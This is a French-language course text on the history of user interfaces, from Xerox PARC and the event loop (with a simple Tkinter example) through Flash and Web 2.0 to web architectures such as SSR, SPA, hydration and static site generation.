Au début des années 1970, au centre de recherche Xerox PARC en Californie, une équipe dirigée par Alan Kay imagine une vision radicalement différente de l'interaction humain-machine. Plutôt que de taper des commandes textuelles, l'utilisateur manipulerait des objets visuels à l'écran à l'aide d'un dispositif de pointage, la souris, inventée par Douglas Engelbart au milieu des années 1960 et présentée au public lors de sa démonstration de 1968. Le Xerox Alto (1973), qui n'a jamais été commercialisé à grande échelle, est le premier ordinateur à intégrer une interface graphique (GUI) avec des fenêtres, des icônes et des menus. La métaphore du bureau (*desktop metaphor*) y prend forme. Les fichiers deviennent des icônes, les dossiers s'ouvrent dans des fenêtres, et la corbeille permet de "jeter" des documents.


Vidéo : https://www.youtube.com/watch?v=NqKyHEJe9_w

C'est aussi à Xerox PARC que naît Smalltalk (1972-1980), un langage de programmation orienté objet conçu par Alan Kay et son équipe. Smalltalk n'est pas qu'un langage, c'est un environnement complet où tout est objet, y compris les éléments de l'interface. L'utilisateur interagit directement avec les objets à l'écran, et le programmeur construit l'interface dans le même environnement. C'est dans ce contexte que Trygve Reenskaug invente le patron MVC (Model-View-Controller) en 1979, une idée architecturale qu'on a déjà rencontrée dans la section sur l'architecture. La tragédie de Xerox, souvent racontée, est que l'entreprise n'a pas su commercialiser ces innovations. C'est Steve

Jobs qui, après une visite au PARC en 1979, en saisit le potentiel et lance le Macintosh en 1984, le premier ordinateur personnel grand public doté d'une interface graphique.



Microsoft suivra avec Windows 1.0 en 1985, puis Windows 3.0 en 1990, qui popularisera véritablement le GUI sur PC.



Le modèle événementiel

L'apparition du GUI a entraîné un changement profond dans la manière de programmer. Dans un programme en ligne de commande, le flux d'exécution est séquentiel et prévisible. Le programme demande une entrée, l'utilisateur répond, le programme continue. Avec une interface graphique, l'utilisateur peut cliquer n'importe où, à n'importe quel moment, que ce soit sur un bouton, un menu ou une barre de défilement. Le programme ne peut plus dicter l'ordre des opérations. Il doit plutôt *réagir* aux actions de l'utilisateur.

C'est le principe de la **boucle d'événements** (*event loop*) : le programme tourne en boucle, attend qu'un événement se produise (un clic de souris, une touche pressée, un redimensionnement de fenêtre), puis appelle la fonction appropriée pour le traiter. Ces fonctions, qu'on appelle des *callbacks* ou des *handlers*, sont enregistrées à l'avance pour chaque type d'événement. Ce modèle est souvent appelé "l'inversion du contrôle" (*inversion of control*) : ce n'est plus le programme qui contrôle le flux, c'est l'utilisateur (ou plus précisément, le framework graphique) qui décide quand chaque morceau de code s'exécute. Cette boucle est celle qu'on retrouvera au coeur des serveurs modernes, avec la contrainte qui va avec : un callback qui prend son temps fige toute l'interface, et la section sur la concurrence explique pourquoi.

Pour illustrer la différence, comparons un programme CLI classique et son équivalent GUI. D'abord, la version séquentielle :

```
# Programme CLI : le flux est contrôlé par le programme
nom = input("Votre nom : ")
print(f"Bonjour, {nom} !")
```

Et maintenant, la version événementielle avec Tkinter, le toolkit graphique inclus avec Python :

```
# salut.py
import tkinter as tk

def saluer():
    nom = champ.get()
    label_resultat.config(text=f"Bonjour, {nom} !")

# Construction de l'interface
fenetre = tk.Tk()
fenetre.title("Salutation")

champ = tk.Entry(fenetre)
champ.pack()

bouton = tk.Button(fenetre, text="Saluer", command=saluer)
bouton.pack()

label_resultat = tk.Label(fenetre, text="")
label_resultat.pack()


# La boucle d'événements : le programme attend et réagit
fenetre.mainloop()
```

La différence est structurelle. Dans la version CLI, le code se lit de haut en bas. Dans la version GUI, on *déclare* des éléments visuels (un champ de texte, un bouton, un label), on *associe* une fonction callback au bouton (`command=saluer`), puis on cède le contrôle à `mainloop()`. À partir de ce moment, c'est Tkinter qui décide quand appeler `saluer()`, en réponse au clic de l'utilisateur sur le bouton.




Visual Basic et les toolkits desktop

L'exemple Tkinter ci-dessus illustre une approche purement programmatique, où chaque élément d'interface est créé par du code. En 1991, Microsoft lance Visual Basic, qui propose une approche radicalement différente. Le programmeur *dessine* son interface en glissant-déposant des composants (boutons, champs de texte, listes déroulantes) sur un formulaire visuel, puis écrit le code des callbacks directement associés à chaque composant. C'est le paradigme du *RAD* (Rapid Application Development), qui vise à construire une interface fonctionnelle en quelques minutes plutôt qu'en quelques heures. Visual Basic a démocratisé le développement d'applications graphiques en le rendant accessible à des non-spécialistes. On moque parfois la qualité du code qu'il produisait, mais son impact a été immense, et des millions d'applications d'entreprise ont été construites avec cet outil dans les années 1990.



En parallèle, le monde du développement GUI se structure autour de *toolkits*, des bibliothèques qui fournissent les composants visuels de base (boutons, menus, fenêtres) et la boucle d'événements. Chaque plateforme développe le sien, comme Win32 et MFC pour Windows, Cocoa pour macOS, ou GTK pour l'environnement GNOME sur Linux. Tk, qu'on a vu dans l'exemple Python, est l'un des plus anciens (1991) et reste disponible aujourd'hui. Java, lancé par Sun Microsystems en 1995 avec le slogan "write once, run anywhere", a tenté de résoudre le problème multiplateforme à la racine. Son toolkit AWT, puis Swing, permettaient d'écrire une interface graphique qui fonctionnait (en théorie) sur n'importe quel système d'exploitation grâce à la machine virtuelle Java. En pratique, les interfaces Swing avaient un aspect générique qui ne correspondait jamais tout à fait à l'apparence native de chaque plateforme. Qt, développé à partir de 1995 par la société norvégienne Trolltech, a pris une approche différente, celle d'un toolkit C++ multiplateforme qui compilait en code natif et s'adaptait à l'apparence de chaque système. Le choix d'un toolkit était une décision lourde de conséquences, car il liait l'application à une plateforme, un langage, et un style visuel. Cette tension entre la spécificité de chaque plateforme et le désir d'écrire du code une seule fois est un thème récurrent qu'on retrouvera tout au long de cette section.




Flash et le web interactif (Web 2.0)

À la fin des années 1990, le web est encore essentiellement constitué de pages statiques, du texte, des images, des liens hypertexte. Les formulaires HTML permettent une interaction limitée, mais rien qui s'approche de la richesse d'une application desktop. C'est dans ce vide que s'engouffre Flash, développé par Macromedia (racheté par Adobe en 2005). Flash permet de créer des animations, des jeux, des lecteurs vidéo et des interfaces interactives complexes, le tout exécuté dans un plugin intégré au navigateur. Avec son langage ActionScript, Flash offre aux développeurs un environnement de programmation événementiel complet, similaire à ce qu'offraient les toolkits desktop, mais accessible via le web.

Pendant près d'une décennie, Flash domine le web interactif. YouTube l'utilise pour son lecteur vidéo, des sites entiers sont construits en Flash, et une industrie florissante de jeux Flash émerge. Mais Flash a des défauts structurels. Il est propriétaire (contrôlé par Adobe), gourmand en ressources, et pose des problèmes de sécurité récurrents. En 2010, Steve Jobs publie sa lettre ouverte "Thoughts on Flash", où il annonce qu'Apple ne supportera jamais Flash sur l'iPhone et l'iPad. C'est le début de la fin. La montée de HTML5, qui intègre nativement la vidéo, le canvas et les animations CSS, rend Flash progressivement obsolète. Adobe cessera officiellement le support de Flash en 2020. L'épisode Flash illustre un principe important. Une technologie propriétaire, aussi dominante soit-elle, est

vulnérable face à des standards ouverts qui finissent par la rattraper.

L'histoire de Flash s'inscrit dans un mouvement plus large qu'on a appelé le **Web 2.0**, un terme popularisé par Tim O'Reilly à partir de 2004. Le Web 2.0 ne désigne pas une technologie particulière, mais un changement de paradigme. Le web passe d'un média de consultation (des pages qu'on lit) à un média de participation (des applications qu'on utilise). Des services comme Wikipédia, Flickr, YouTube, Facebook ou Google Maps transforment l'utilisateur en contributeur et l'interface web en quelque chose qui ressemble de plus en plus à une application desktop. C'est dans ce contexte que la technique AJAX (Asynchronous JavaScript and XML) émerge en 2005, permettant à une page web de communiquer avec le serveur en arrière-plan sans rechargement complet. Google Maps, avec son défilement fluide de la carte, est la démonstration éclatante de ce que le web peut devenir quand on combine JavaScript, AJAX et une interface bien conçue. Le terrain est prêt pour que le web devienne une véritable plateforme d'interfaces utilisateur.



Le web comme plateforme UI

En l'espace de quinze ans, le web a effectué une transformation remarquable. Ce qui était au départ un système de documents hypertexte, conçu par Tim Berners-Lee en 1991 pour partager des articles scientifiques, est devenu la plateforme d'interfaces utilisateur la plus universelle de l'histoire de l'informatique. Le navigateur, initialement un simple lecteur de documents, s'est mué en un environnement d'exécution complet, capable de rivaliser avec les applications desktop.

Cette transformation repose sur trois piliers. HTML s'occupe de la structure du contenu, CSS de sa présentation visuelle, et JavaScript du comportement interactif. Ce trio, parfois appelé la "holy

trinity" du développement web, incarne un découpage qui rappelle le principe de Separation of Concerns, où chaque technologie a sa responsabilité propre. En pratique, cette séparation s'est avérée plus complexe qu'elle ne le paraît, et les frameworks modernes la remettent parfois en question, comme on le verra dans la section sur les frameworks JavaScript.

Le web présente un avantage décisif sur les toolkits desktop, celui du déploiement. Une application web n'a pas besoin d'être installée, mise à jour ou distribuée. L'utilisateur ouvre un URL et obtient toujours la dernière version. C'est cet avantage qui a poussé de plus en plus d'applications à migrer vers le web, des courriels (Gmail, 2004) aux suites bureautiques (Google Docs, 2006), en passant par les outils de design (Figma, 2016). Mais cette migration vers le web a aussi soulevé de nouvelles questions d'architecture. Comment organiser le code d'une application web complexe ? Où s'exécute la logique, sur le serveur ou dans le navigateur ? Comment gérer l'état de l'interface ? Ces questions sont l'objet des sections qui suivent.

L'architecture des applications web

Le web a été conçu comme un système de documents. Un navigateur envoie une requête HTTP (dont nous avons examiné le protocole en détail dans la section sur les APIs) à un serveur, qui répond avec un document HTML. L'utilisateur clique sur un lien, le navigateur envoie une nouvelle requête, et reçoit un nouveau document. Ce modèle requête-réponse, simple et élégant, a fonctionné remarquablement bien pour le web documentaire. Mais à mesure que le web s'est transformé en plateforme d'applications, ce modèle a montré ses limites. Comment construire une boîte de réception Gmail, avec ses messages qui apparaissent en temps réel, dans un système conçu pour afficher des pages statiques ? La réponse à cette question a donné lieu à une succession d'architectures, chacune tentant de résoudre les problèmes de la précédente.

Le rendu côté serveur (SSR) traditionnel

Dans le modèle originel du web, toute la logique vit sur le serveur. Quand l'utilisateur remplit un formulaire et clique sur "Soumettre", le navigateur envoie les données au serveur via une requête HTTP POST. Le serveur traite la requête, interroge la base de données si nécessaire, génère une page HTML complète avec le résultat, et la renvoie au navigateur. Celui-ci jette tout ce qu'il affichait et dessine la nouvelle page de zéro. C'est le modèle que les frameworks web classiques comme PHP, Django (Python), Rails (Ruby), Laravel (PHP) ou ASP.NET ont popularisé.

Ces frameworks partagent une même philosophie : ils fournissent une structure complète (*full-stack*) pour construire une application web côté serveur. Concrètement, ils s'occupent du routage (associer une URL à une fonction du code), de l'accès à la base de données via un ORM (*Object-Relational Mapper*, qui permet de manipuler les données comme des objets plutôt qu'en SQL brut), de la génération du HTML via un système de gabarits (*templates*), et de nombreuses tâches transversales comme l'authentification, la validation des formulaires ou la protection contre les attaques courantes. Rails a popularisé le principe **Convention over Configuration** (→ Principes) : plutôt que de tout configurer explicitement, le framework impose des conventions (un modèle s'appelle `User`, la table de base de données correspondante s'appelle automatiquement `users`) qui permettent d'avancer vite sans décisions répétitives. Laravel, devenu le framework PHP le plus populaire, s'est largement inspiré de cette philosophie.

L'origine de ces outils est souvent révélatrice de leur philosophie. Rails est né en 2004 dans les mains de David Heinemeier Hansson (DHH), alors qu'il développait Basecamp, un logiciel de gestion de projets : il en a extrait le framework et l'a publié en open source, lançant une véritable révolution dans la productivité du développement web. Django a été créé en 2003 par Adrian Holovaty et Simon Willison pour la salle de rédaction du journal *Lawrence Journal-World* au Kansas : dans ce contexte où il fallait publier du contenu très rapidement, ils ont conçu un outil orienté contenu, avec

une interface d'administration générée automatiquement qui reste encore aujourd'hui l'une des fonctionnalités les plus appréciées du framework. Notons que ces frameworks SSR à part entière se distinguent des frameworks d'API modernes comme FastAPI, examiné dans la section sur les APIs : ce dernier se concentre uniquement sur la couche API, sans interface de rendu HTML intégrée.

Ce modèle a des qualités réelles. Il est simple à comprendre : chaque URL correspond à une page, chaque action génère une nouvelle page. Le serveur contrôle tout, ce qui simplifie la sécurité et le référencement (les moteurs de recherche peuvent lire le HTML directement). Mais l'expérience utilisateur est limitée : chaque interaction provoque un rechargement complet de la page, avec un écran blanc fugace. Pour un blog ou un site vitrine, c'est parfaitement acceptable. Pour une application interactive comme un client email ou un tableur, ça devient vite frustrant.

AJAX et le tournant vers l'interactivité

On a mentionné AJAX dans la section précédente comme une technique clé du Web 2.0. Regardons de plus près ce que ça change du point de vue architectural. AJAX (Asynchronous JavaScript and XML) permet au code JavaScript qui s'exécute dans le navigateur d'envoyer des requêtes HTTP au serveur *en arrière-plan*, sans recharger la page. Le serveur ne renvoie plus une page HTML complète, mais seulement les données demandées (souvent en JSON). Le JavaScript côté client se charge ensuite de mettre à jour le morceau de page concerné.

C'est un changement fondamental. Avec le SSR traditionnel, le navigateur est un simple afficheur qui reçoit du HTML et le dessine. Avec AJAX, le navigateur devient un *acteur* : il contient du code qui prend des décisions, envoie des requêtes et manipule l'interface. La logique de l'application commence à se partager entre le serveur et le client. Ce partage crée une tension architecturale qui va structurer toutes les évolutions suivantes du développement web : combien de logique mettre côté client, et combien garder côté serveur ?

Les Single Page Applications (SPA)

La réponse la plus radicale à cette tension est de basculer *toute* la logique d'interface côté client. C'est le principe de la Single Page Application (SPA) : le serveur envoie une seule page HTML, quasi vide, accompagnée d'un gros fichier JavaScript. Ce JavaScript prend ensuite le contrôle complet de l'interface. Il gère la navigation (quand l'utilisateur clique sur un lien, c'est le JavaScript qui change le contenu affiché, sans requête au serveur pour une nouvelle page), il gère l'état de l'application (les données affichées, les formulaires en cours, les notifications), et il communique avec le serveur uniquement via des appels API pour récupérer ou envoyer des données.

Le résultat est une expérience fluide qui se rapproche de celle d'une application desktop : pas de rechargement de page, des transitions instantanées, une interface réactive. Gmail, Google Maps, Trello, Spotify Web sont tous des SPA. Mais cette approche a un coût. Le chargement initial est lent, car le navigateur doit télécharger, analyser et exécuter tout le JavaScript avant d'afficher quoi que ce soit. Le référencement est problématique : les moteurs de recherche reçoivent une page quasi vide. L'historique de navigation et le bouton "retour" du navigateur, conçus pour des pages distinctes, doivent être émulés par le JavaScript. Et la complexité du code côté client explose, car il faut gérer l'état, le routage, la synchronisation avec le serveur, le cache, les erreurs réseau. On a, en quelque sorte, réinventé les problèmes des applications desktop, mais dans le navigateur. Les SPA sont typiquement construites à l'aide de frameworks JavaScript comme Angular, React ou Vue.js, qu'on

examinera en détail dans la section suivante.

Le retour du SSR et les approches hybrides

Face aux limites des SPA, l'industrie a opéré un mouvement de balancier vers le milieu des années 2010. L'idée : et si on pouvait avoir le meilleur des deux mondes ? Le SSR pour le chargement initial (le serveur génère le HTML complet, ce qui est rapide à afficher et bon pour le référencement), puis le JavaScript qui prend le relais pour rendre la page interactive. C'est le principe de l'**hydration** : le serveur envoie une page HTML "prête à lire", et le JavaScript côté client vient ensuite "hydrater" cette page en y attachant les comportements interactifs (les callbacks, la gestion d'état, etc.).

Ce modèle hybride est celui des frameworks dits "meta-frameworks" ou "full-stack" : Next.js (basé sur React), Nuxt (basé sur Vue.js), SvelteKit (basé sur Svelte). Ces outils permettent au développeur de choisir, page par page, quelle stratégie de rendu utiliser. Une page marketing peut être générée côté serveur pour le référencement, tandis qu'un tableau de bord interactif peut fonctionner comme une SPA. Cette flexibilité a un prix : la complexité du modèle mental. Le développeur doit comprendre où s'exécute chaque morceau de code (serveur ou client ?), comment les données transitent entre les deux, et comment l'hydration peut parfois causer des incohérences visuelles (un flash de contenu différent entre la version serveur et la version client).

La génération de sites statiques (SSG)

Il existe une catégorie de sites web pour lesquels ni le SSR dynamique ni le SPA ne sont la bonne réponse : les sites dont le contenu change rarement. Un blog, une documentation technique, un site vitrine d'entreprise n'ont pas besoin de générer leur HTML à chaque requête. L'idée de la **Static Site Generation** (SSG) est de générer toutes les pages HTML à l'avance, au moment du *build*, puis de les servir directement comme des fichiers statiques. Pas de serveur applicatif, pas de base de données à interroger en temps réel : juste des fichiers HTML, CSS et JavaScript hébergés sur un CDN (Content Delivery Network).

